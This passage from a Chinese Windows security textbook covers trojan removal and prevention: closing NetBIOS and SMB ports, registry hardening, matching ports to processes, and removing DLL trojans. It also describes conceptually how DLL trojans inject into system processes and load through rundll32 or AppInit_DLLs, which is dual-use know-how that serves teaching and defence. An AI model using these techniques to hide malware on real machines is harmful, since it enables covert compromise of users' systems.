对于服务器和主机来说，一般只安装TCP/IP协议就够了，而如果要禁用NetBIOS协议，可以采用以下的步骤：



Step 1 鼠标右键单击“网络邻居”图标，在弹出菜单中选择“属性”，打开“网络连接”对话框。

Step 2 鼠标右键单击“本地连接”，在弹出菜单中选择“属性”，弹出“本地连接”对话框。



Step 3 其中NETBIOS是很多安全缺陷的根源，对于不需要提供文件和打印共享的主机，可以将绑定在TCP/IP协议的NETBIOS关闭，避免针对NETBIOS的攻击。单击选择“TCP/IP协议→属性→高级”命令，进入“高级TCP/IP设置”对话框，选择“WINS”标签，勾选“禁用TCP/IP上的NETBIOS”一项，关闭NETBIOS。

3. 关闭139和445端口


139和445端口的功能主要是通过137和138端口获取IP地址，实现文件共享和打印机共享等。

139和445端口的通信过程是通过SMB(服务器信息块)协议实现的。即根据DNS服务器中的名字列表信息，寻找需要通信的对象。如果顺利地得到对象的IP地址，就可以访问共享资源。Windows 2000以前版本的Windows使用NetBIOS协议解决各计算机名的问题。通过向WINS服务器发送通信对象的NetBIOS名，取得IP地址。而

Windows以后的版本所采用的CIFS则利用DNS解决计算机的命名问题。


CIFS和SMB解决计算机名的方法不同。SMB使用NetBIOS和WINS解决计算机名，而CIFS则使用DNS。因此，在文件服务器和打印服务器使用Windows的公司内部网络环境中，就无法关闭139和445端口。

【案例6-4】关闭139/445端口




Step 1 单击执行“开始”→“控制面板”→“管理工具”→“本地安全策略”命令，打开“本地安全设置”对话框。

Step 2 打开“管理IP筛选器表和筛选器操作”



Step 2 鼠标右键单击“IP安全策略，在本地计算机”，在弹出的菜单中选择“管理IP筛选器表和筛选器操作”，打开“管理IP筛选器表和筛选器”对话框。




Step 3 输入筛选器名称及描述

Step 3 切换到“管理 IP 筛选器表”选项卡下，单击“添加”按钮，打开了“IP筛选器列表”对话框，在“名称(N)”下面添上“禁止139端口”，在“描述(D)”也写上“禁止139端口”，然后单击“添加”按钮。




Step 4 设置“IP通信源”

Step 4 进入“IP筛选向导”的对话框，单击“下一步”按钮，弹出“IP通信源”对话框，在“源地址(s)”中选择“任何IP地址”即可。



Step 6 选择 协议类型

Step 6 单击“下一步”按钮，在弹出“IP协议类型”对话框的“协议类型(S)”中“任意”选改为“TCP”。



Step 7 端口屏蔽完成


Step 7 单击“下一步”按钮，在“设置IP协议端口”对话框，勾选“从任意端口(F)”，并在底下勾选“到此端口”，填上你要禁止的端口“139”。

Step 8 单击“下一步”按钮，在完成“IP筛选器向导”对话框中单击“完成”按钮即可，再回到“IP筛选器列表”对话框，端口屏蔽完成。如果要关闭445端口，采用相同的操作即可。

【案例6-5】利用注册表来关闭445端口

除了采用上面案例的方式关闭端口外，还可以通过修改注册表的方式来完成，具体的操作步骤如下：

第6章 木马的清除与防范



- Step 1 单击执行“开始”→“运行”命令，然后再弹出的“运行”窗口中里输入“regedit”，打开注册表编辑器。
- Step 2 在HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters子键上单击鼠标右键，选择“新建”→“DWORD (D)”菜单项。
- Step 3 将新增加的注册表项的键名改为“SMBDeviceEnabled”，并将其键值设置为0，然后重新启动计算机。

4. 关闭123端口

有些蠕虫病毒可利用UDP 123端口，关闭的方法在“服务”对话框中直接停止windows time服务。



5. 关闭1900端口

攻击者只要向某个拥有多台Windows XP系统的网络发送一个虚假的UDP包，就可能会造成这些Win XP主机对指定的主机进行攻击(DDoS)。另外如果向该系统1900端口发送一个UDP包，令“Location”域的地址指向另一系统的chargen端口，就有可能使系统陷入一个死循环，消耗掉系统的所有资源(需要安装硬件时需手动开启)。




关闭1900端口的方法停止SSDP Discovery Service 服务。通过上面的办法关闭了一些有漏洞的或不用的端口后是不是就没问题了呢？不是。因为有些端口是不能关掉的。对于不能关闭的端口最好的办法一是常打补丁，端口都是相应的服务打开的，但是对于一般用户很难判断这些服务到底有什么用途，也很难找到停止哪些服务就能关闭相应的端口。最好的办法就是下面要讲的安装防火墙。

6.1.2 揪出恶意攻击程序


当发现系统中有陌生端口被打开时，是不是系统正在遭受黑客的攻击呢？怎样才能分辨出该端口是不是木马开放的端口？或者在进程列表中发现陌生的进程时，是否想知道该进程在你的系统中开了什么端口？这时用一款木马查杀工具对系统进行一下查杀就能解决问题，可是手头没有木马查杀工具怎么办？其实使用手工方法也能揪出恶意攻击程序。

【案例6-6】利用进程查看端口号



Step 2 用tasklist命令查看并记录进程号

- Step 1 在开始菜单的“运行”框中输入“cmd.exe”进入命令提示符窗口。
- Step 2 先键入“tasklist”命令将列出系统正在运行的进程列表,把你要查的进程所对应的“PID”号记下或复制。



Step 3 用netstat命令查看进程打开的端口

- Step 3 把进程的PID号记下后,接下来就用这个PID号把该进程所开的端口显示出来了。在当前的命令符下继续键入“netstat -ano findstr 1140”命令。

其中“netstat -ano”参数表示以数字形式显示所有活动的TCP连接以及计算机正在侦听的TCP、UDP端口,且显示对应的进程ID和PID号。

“findstr 1140”表示查找进程PID为“1140”的TCP连接以及TCP、UDP端口的侦听情况(在实际应用中,需要把你刚才记下或复制的PID号替换掉这里的1140)。按“回车”键后,就会显示出该进程所开的端口号。

【案例6-7】根据端口号查进程

在命令提示符窗口中输入“netstat -ano”命令,列出系统当前的端口列表,把你要查的端口对应的进程PID号记下或复制。然后在命令提示符下继续输入“tasklist /fi "PID eq 788"”(在实际应用中,需要把你复制或记下的PID号替换掉这里的788),这行语句“/fi”参数表示在“tasklist”中筛选,而“PID eq 788”则是指定筛选的条件,按“回车”键后,就会显示出端口对应的进程。

知道了端口和进程的关联后,如何再进一步查出该进程是那个软件或程序的进程呢?

下面的操作就需要用到Windows 2000 (Server或Professional版都可以)安装光盘中的一


个工具。首先在安装光盘的“Support\Tools\”目录下,用解压软件打开“support.cab”压缩包,找到“tlist.exe”文件,将此文件释放到任一目录,如“D:\Support”。然后在命令提示符窗口中切换到此目录,运行“tlist.exe”命令,把要查的进程对应的PID号记下或复制(第一列就是进程的PID号),然后继续输入“tlist.exe 2012”命令(你输入的时候,需要将刚才记下的PID号替换掉这里的2012),“CmdLine”后面显示的就是该进程对应的软件所在的目录。另外,返回信息中还列出了该进程所调用的文件,得到了这些信息就可以很容易查出进程对应的程序了。

6.1.3 防范ICMP漏洞

ICMP是Internet Control and Message Protocol (网际控制信息协议)的缩写,它是TCP/IP协议族的一个子协议,ICMP报文是专门用来在网络路由器与主机之间传递控制消息的,它能告诉主机路由是否可以到达,网络连接是否畅通,也能通知路由器、目标主机是否可以访问等,比如经常使用的Ping和Tracert工具就是利用ICMP协议中的ECHO request报文进行的。

ICMP协议对于网络安全具有极其重要的意义。不过ICMP协议也存在一个致命的缺陷——易伪造,可以利用SOCK_RAW编程直接改写报文的ICMP首部 and IP首部,这样的报文携带的源地址是伪造的,而且在目的端根本无法追查。社会上所出现的不少基于ICMP的攻击软件,通过网络架构缺陷制造的ICMP风暴等,就是依据这个原理。如果该报文被非法利用的话,就会导致网络的主机、路由器轻易地遭受到攻击,给网络安全带来麻烦。对于网络终端用户来说,关闭ICMP重定向报文,往往能有效避免黑客利用ICMP报文,来攻击网络终端;在关闭ICMP重定向报文时,可以打开注册表编辑窗口,再依次展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters子键,检查是否有名为“EnableICMP Redirect”的双字节值,要是没有的话,可以依次单击注册表界面中的“编辑”→“新建”→“双字节值”命令,来重新创建一个,并将该双字节值设置为“0”,最后关闭注

册表编辑窗口,重新启动一下系统,就能使设置生效了。




另外,如果将ICMP协议用来进行通讯的话,黑客可以制作出不需要任何TCP/UDP端口的木马,那么在网络中传输的一些重要隐私信息,就有可能被黑客截听到,为此你也有必要设置一下系统,让系统禁止相应报文,以确保网络传输的安全;在关闭该报文时,你可以在注册表编辑界面中,找到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces子键,在右侧区域,右击空白位置,执行快捷菜单中的“新建”/“双字节值”命令,将新建的双字节值命名为“PerformRouteDiscovery”并将其数值设置为“0”,之后再重新将系统启动一下,就可以生效。

6.1.4 防范IE执行恶意程序

IE6.0为用户提供了更加可靠的个人隐私及安全保护措施,比如在“Internet选项”窗口中新增了“隐私”选项卡,用户可以在其中直接设置浏览时的隐私级别;在“工具”→“选项”→“高级”选项中还增加了一些进一步提高安全性的选项,如关闭浏览器时清空Internet临时文件等等。IE的安全设置都是针对非本地的页面或交互的,对于本地的安全设置IE是最大信任的。如果你注意看IE的安全设置,都是对Internet和Intranet上WEB服务器而言的,根本就没有对本地文件的安全设置。概括说来就是IE对本地安全采用最大信任原则;这样一来,非法攻击者就能通过IE,来执行事先“植入”到本地系统中的恶意程序,从而实现对你

的网络或系统进行监控,无论IE浏览器怎样设置都毫无用处。其实他们的手段非常简单,只是在网页中增加一个简单的JavaScript代码,即可捕获媒体播放器生成的ID号。那么有没有办法让非法攻击者,无法通过IE运行本地硬盘中的任何程序呢?答案是肯定的,你可以按照下的方法,以避免通过IE执行恶意程序:



Step1 找到或创建Flags注册表项, 键值为1



Step 2 重新打开“Internet 属性”对话框, 看到“我的电脑”选项

- Step 1 首先打开系统“运行”对话框，执行注册表编辑命令“Regedit”在随后出现的编辑窗口中，在注册表中依次展开子键HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\Zones\0，检查一下是否有“Flags”二进制值（），要是没有的话你可以依次单击菜单栏中的“编辑”→“新建”→“双字节值”命令，来重新创建一个，并将该双字节值设置为“1”，关闭注册表编辑器。
- Step 2 无需重新启动电脑，重新打开IE，再次单击“工具→Internet选项→安全”标签，你就会在下图所示的窗口中看到“我的电脑”选项，这表明IE的安全访问控制功能，也适合于本地硬盘了。




- Step 3 选中“我的电脑”选项，再单击“自定义级别”按钮，再随后出现的设置窗口中，将“运行ActiveX控制和插件”、“下载ActiveX控件”参数，均设置为“禁用”就可以了。

6.1.5 防范硬盘被非法共享

很多上网的朋友都遇到过这样的麻烦，在浏览到含有恶意代码的网页时，自己的系统硬盘就可能被设置为共享状态了，更为危险的是，你在硬盘属性窗口中“觉察”不到硬盘已经被非

法共享了。为了避免硬盘被恶意网页非法设置为共享，你可以按照下面的步骤来达到目的。首先，硬盘此刻是否已经被非法共享了。检查时，可以打开注册表编辑窗口，在注册表编辑器展开分支“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan”，看看“LanMan”项下面是否有“RWC\$”键值，要是有的话，就表明硬盘已经被恶意网页设置为了共享，而且共享名称是“RWC\$”；这时你可以将LanMan下面的“RWC\$”键值先删除掉；然后把windows\system\下面的Vserver.vxd(Microsoft 网络上的文件与打印机共享，虚拟设备驱动程序)删掉，接着再进入到注册表编辑界面，将鼠标定位于分支“HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD”上，并将该分支下所属的“Vserver”键值删掉，最后退出注册表编辑窗口，重新启动一下系统，今后无论什么恶意网页，都不能将你的硬盘设置为隐藏共享了。



6.1.6 安装防火墙

对于一般用户来讲有下面三类防火墙：

1. 自带的防火墙

从Windows XP开始，已经自带了网络防火墙，具体的设置方法，不在此赘述。

2. ADSL猫防火墙

通过ADSL上网的，如果有条件最好将ADSL猫设置为地址转换方式(NAT)，也就是大家常说的路由模式，其实路由与NAT是不一样的，权且这么叫吧。用NAT方式最大的好处是设置完毕后，ADSL猫就是一个放火墙，它一般只开放80、

21、161等为了对ADSL猫进行设置开放的端口。如果不做端口映射的话,一般从远程是攻击不到ADSL猫后面的计算机的。ADSL猫最大的安全隐患就是很多用户都不改变默认密码。这样黑客如果进到你的猫做个端口映射就有可能进入到你的计算机,一定把默认密码改掉。


用自带的防火墙和ADSL猫的NAT方式基本可以抵御从外到内的攻击,也就是说即使服务端开放(包括系统开放的端口和中了开个服务端口的木马),黑客和类似震荡波一类的病毒也奈何不了你的计算机。上述防火墙只能防止从外到内的连接,不能防止从内到外的连接,当你打开网页和用QQ聊天时就是从内到外的连接,反弹型木马就是利用放火墙的这一特性来盗取你机器的数据的。反弹型木马虽然十分隐蔽,但也不是没有马脚,防范这类木马最好的办法就是用第三方防火墙。

【延伸知识】:

DNS服务器上记录的数据称为“资源记录(RR)”。资源记录有许多不同类型,如A记录、MX记录、NS记录、PTR记录、CNAME记录、AAAA记录、TEXT记录等等。最常用和最重要的是A记录,它为DNS客户端正向查询提供信息,帮助客户端从机器名称返回对应的IP地址。MX记录与邮件交换服务器有关;NS记录反映了一个DNS域中DNS服务器的名字和地址;而PTR记录用做从IP地址到机器域名的反向查询。

3. 第三方防火墙

前面说过,反弹型木马而且会使用隐避性较强的文件名,像iexplore.exe、explorer等与IE的程序IEXPLORE.EXE很想的名字或用一些rundll32之类的好像是系统文件的名字,但木马的本质就是要与远程的计算机通讯,只要通讯就会有连接。如下面两个图所示,正常连接是IEXPLORE.EXE发起的,而非正常连接是木马程序explorer发起的。



一般的防火墙都有应用程序访问网络的权限设置在防火墙的这类选项中将不允许访问网络的应用程序选择X,即不允许访问网络。

4. 用Tcpview结束一个连接

当你用Tcpview观察哪个连接有可能是不正常的连接,可在Tcpview中直接鼠标右键单击该连接,选择End Process即可结束该连接。

6.1.7 扫描木马

扫描有端口扫描(Superscan)、漏洞扫描(X-scan)等,本书只对一般用户简单说一下在线安全检测。如果你按照上面所述作了相应的安全措施,就可以在网上找个在线测试安全的网站测试一下你目前系统的安全情况,如:

- (1) 千禧在线--在线检测
- (2) 蓝盾在线检测
- (3) 天网安全在线
- (4) 诺顿在线安全检测

6.2 木马追踪防范

一旦你的机器变为养马场,你就没有任何的秘密。木马的主人可以随时查看他所想要的信息,所以一定要对木马有所防范。

6.2.1 DLL木马追踪防范

要了解DLL木马,首先要知道什么是“DLL”。

“DLL”是动态链接库(Dynamic Link Library)的简称,动态链接技术是把通用的函数写入一些独立的文件里面,作为库文件,即DLL文件。在编译时,并不把库文件加进程序,而是把它做成已经编译好的程序文件,给它们开个交换数据的接口。程序员写程序的时候,一旦要用到某个库文件的一个功能函数,系统就把这个库文件调入内存,连接上这个程序占有的任务进程,然后执行程序要用的功能函数,并把结果返回给程序显示出来;完成需要的功能后,这个DLL文件停止运行,整个调用过程结束。在我们看来,就像是程序自己带有的功能一样。

DLL文件可以被多个程序调用,只要在代码里加入对相关DLL的调用声明就能使用它的全部功能,但是,它不能独立运行。操作系统在加载DLL的时候,需要一个人口函数,否则系统无法引用DLL。调用DLL文件中的函数有两种方式:

加载时动态连接:调用方模块显示地调用以导出DLL函数。为DLL创建导入库,然后将DLL链接到应用程序。在加载应用程序时,导入库提供加载DLL和查找导出的DLL函数所需的信息。

运行时动态链接:在运行中加载DLL时,调用方模块使用LoadLibrary 函数或LoadLibraryEx 函数。调用方模块调用GetProcAddress函数以获取导出的DLL函数的地址。由于DLL文件在运行时必须由程序文件调用,Windows就为DLL技术做了标准规范。让一个DLL文件设置几个接口,每个接口都标明它的功能,程序只要根据标准规范找到相关接口就可以调用DLL了。这个接口就是“应用程序接口”(Application Programming Interface),每个DLL带的接口都不相同,尽最大可能的减少了代码的重复。

1. 动态嵌入式 DLL 木马介绍

(1) 动态嵌入技术

Windows中,每个进程都有自己的私有内存空间,别的进程是不允许对这个私人领地进行操作的,但是,实际上我们仍然可以利用种种方法进入并操作进程的私有内存,这就是动态嵌入,它是将自己的代码嵌入正在运行的进程中的技术。动态嵌入有很多种,最常见的是钩子、API以及远程线程技术,现在的大多数DLL木马都采用远程线程技术把自己挂在一个正常系统进程中。

远程线程技术就是通过另一个进程中创建远程线程(Remote Thread)的方法进入那个进程的内存地址空间。在DLL木马的范畴里,这个技术也叫做“注入”,当载体在那个被注入的进程里创建了远程线程并命令它加载DLL时,木马就挂上去执行了,没有新进程产生,要想让木马停止惟有让挂接这个DLL木马的进程退出运行。但是,很多时候我们只能束手无策——它和explorer.exe挂在一起了,你确定要关闭Windows吗?

(2) DLL与木马

DLL是编译好的代码,虽然它不能独立运行,需要程序调用,但是它与程序很相似,仅仅是接口和启动模式不同,只要改动一下代码入口,DLL就可以变成一个独立的程序。因此,可以把DLL文件看作是缺少了main入口的EXE程序,DLL的各个功能函数可以看作一个程序的几个函数模块。DLL木马就是把实现了木马功能的代码,加上一些特殊代码写成DLL文件,导出相关的API,在别人看来,这只是一个普通的DLL,但是这个DLL却携带了完整的木马功能,这就是DLL木马的概念。

在系统启动的时候,一个EXE程序会将DLL加载至某些系统进程(如explorer.exe)中运行,这样一来,普通的进程管理器就很难发现这种木马了。而且即使发现了也很难清除,用户无法在资源管理器中删除这个DLL文件,因为只要木马寄生的进程不终止运行,那么这个DLL就不会在内存中被卸载。由于DLL运行时是直接挂在调用它的程序的进程中的,并不会产生新的进程,所以它的隐蔽性很好,相对于传统的EXE木马,他很难被发现DLL木马程序。



(3) DLL 木马的执行入口

DLL 木马的标准执行入口为DllMain,所以必须在DllMain里写好DLL木马运行的代码,或者指向DLL木马的执行模块。DLL木马模块与API库是不一样的,DLL木马可以导出几个辅助函数,但是必须有一个过程来负责主要执行代码,否则这个DLL就是一堆零碎的API函数了。如果涉及一些通用代码,可以在DLL里写一些内部函数,供自己的代码使用,而不是把所有代码都开放成

接口。

(4) DLL木马的启动

由于DLL不能独立运行,需要一个EXE文件使用动态嵌入技术挂上其他正常的进程,让被嵌入的进程调用这个DLL的DllMain函数,激发木马运行。最后,启动木马的EXE程序结束运行,DLL木马启动完毕。

启动DLL的EXE是个重要角色,它被称为Loader.Loader可以是多种多样的.Windows的rundll32.exe经常被一些DLL木马用来做了Loader,这种木马一般不带动态嵌入技术,它直接挂着rundll32进程运行,用rundll32的方法像调用API一样去引用这个DLL的启动函数激发木马模块开始执行,即使你杀了rundll32,木马本体仍然存在。

注册表的AppInit_DLLs键也被一些木马用来启动自己,如求职信病毒。利用注册表启动,就是让系统执行DllMain来达到启动木马的目的。因为它是kernel调入的,对这个DLL的稳定性有很大要求,稍有错误就会导致系统崩溃,所以很少看到这种木马。

有一些更复杂点的DLL木马通过svchost.exe、smss.exe、winlogon.exe等关键系统进程启动,这种DLL木马必须写成NT-Service,入口函数是ServiceMain,一般很少见,但是这种木马的隐蔽性也不错,而且Loader有保障。

2. DLL木马的清除

通过以上对DLL木马原理的介绍,可以看出这类木马的隐蔽性很强,一旦感染很难清除。具体防范措施如下:

经常查看启动项(注册表、服务等),看看有没有多处莫名其妙的项目来,这些启动项目往往是DLL木马的Loader所在。

经常用杀毒软件进行查杀,或安装网络防火墙。


定时备份硬盘上的文件,不要运行来路不明的软件和打开来路不明的邮件。

虽然中了DLL木马很难清除,但并不是说完全没有办法。前面讲过,DLL木马不能独立运行,它必须通过其他程序调用才能“作恶”,因此,要

清除DLL木马,就要先找到调用它的进程,针对不同的调用进程采取不同的方法来清除。

通过rundll32.exe启动木马是最简单的方法,rundll32.exe是系统自带的动态链接库工具,可以用来在命令行下执行动态链接库中的某个函数。如果发现系统中有rundll32.exe这个进程在运行,那很有可能就是木马。不过系统有时也会调用rundll32.exe来加载正常的DLL文件,这时就要通过注册表项查看加载的是什么DLL文件。

【案例6-8】清除rundll32.exe木马



- Step 1 终止rundll32.exe进程: 同时按下【Ctrl + Alt + Del】组合键打开“Windows任务管理器”, 单击“进程”选项卡。选中rundll32.exe进程, 然后单击“结束进程”按钮; 或右键单击该进程, 在弹出的快捷菜单上单击“结束进程”命令。
- Step 2 单击“开始”→“运行”命令, 在“运行”对话框中输入regedit命令, 找常用的注册表启动键值, 删除跟在rundll32.exe之后的陌生的DLL文件, 并记下该DLL文件路径和文件名。
- Step 3 根据记下的路径, 在系统中找到该DLL文件删除即可。

【案例6-9】清除注入普通进程的DLL木马


对于利用iexplorer.exe和explorer.exe这两个进程启动的DLL木马,其清除也是比较方便的。

如果DLL文件是注入到iexplore.exe进程中,

由于此进程就是IE浏览器进程,因此就需要先关掉所有IE窗口和相关程序,然后直接找到DLL文件进行删除就可以了。

如果DLL文件是注入到explorer.exe进程中,那么就略显麻烦一些。由于此进程用于显示桌面和资源管理器,因此,当通过任务管理器结束掉explorer.exe进程后,桌面无法看到,桌面上所有图标消失掉,同时,也无法打开资源管理器找到木马文件进行删除。怎么办呢?

实际上,解决的方法也很简单。在任务管理器中单击菜单“文件”→“新建任务(运行)”,打开“创建新任务”对话框,单击“浏览”按钮,通过浏览对话框就可以打开DLL文件所在的路径。然后选择“文件类型”为“所有文件”,即可显示并删除DLL文件了。



许多木马注入到svchost.exe、smss.exe、winlogon.exe等系统关键进程中,这些进程使用普通方式无法结束,使用特殊工具结束掉进程后,却又很可能造成系统崩溃无法正常运行。

例如一款著名的木马PCShare采用了注入winlogon.exe进程的方式运行,由于winlogon.exe是掌握Windows登录的进程,手工无法卸载,使用某些查杀木马工具卸载时会出现异常重启,根本来不及清除掉DLL文件,重启后DLL文件又自动加载。对于这类DLL木马,必须在进程运行之前阻止DLL文件的加载,利用“System Safety

Monitor”(简称SSM)可以实现这一功能。

SSM是一款俄罗斯出品的系统监控软件,通过监视系统特定的文件(如注册表等)及应用程序,达到保护系统安全的目的。这款软件功能非常强大,可以辅助防火墙和杀毒软件更好的保护系统安全。

【案例6-10】终结DLL木马




Step 1 “库文件”选项卡

Step 1 运行System Safety Monitor程序,在程序界面中选择“规则”→“库文件”选项卡。



Step 2 选择要添加规则的库文件



Step 3 保存规则设置

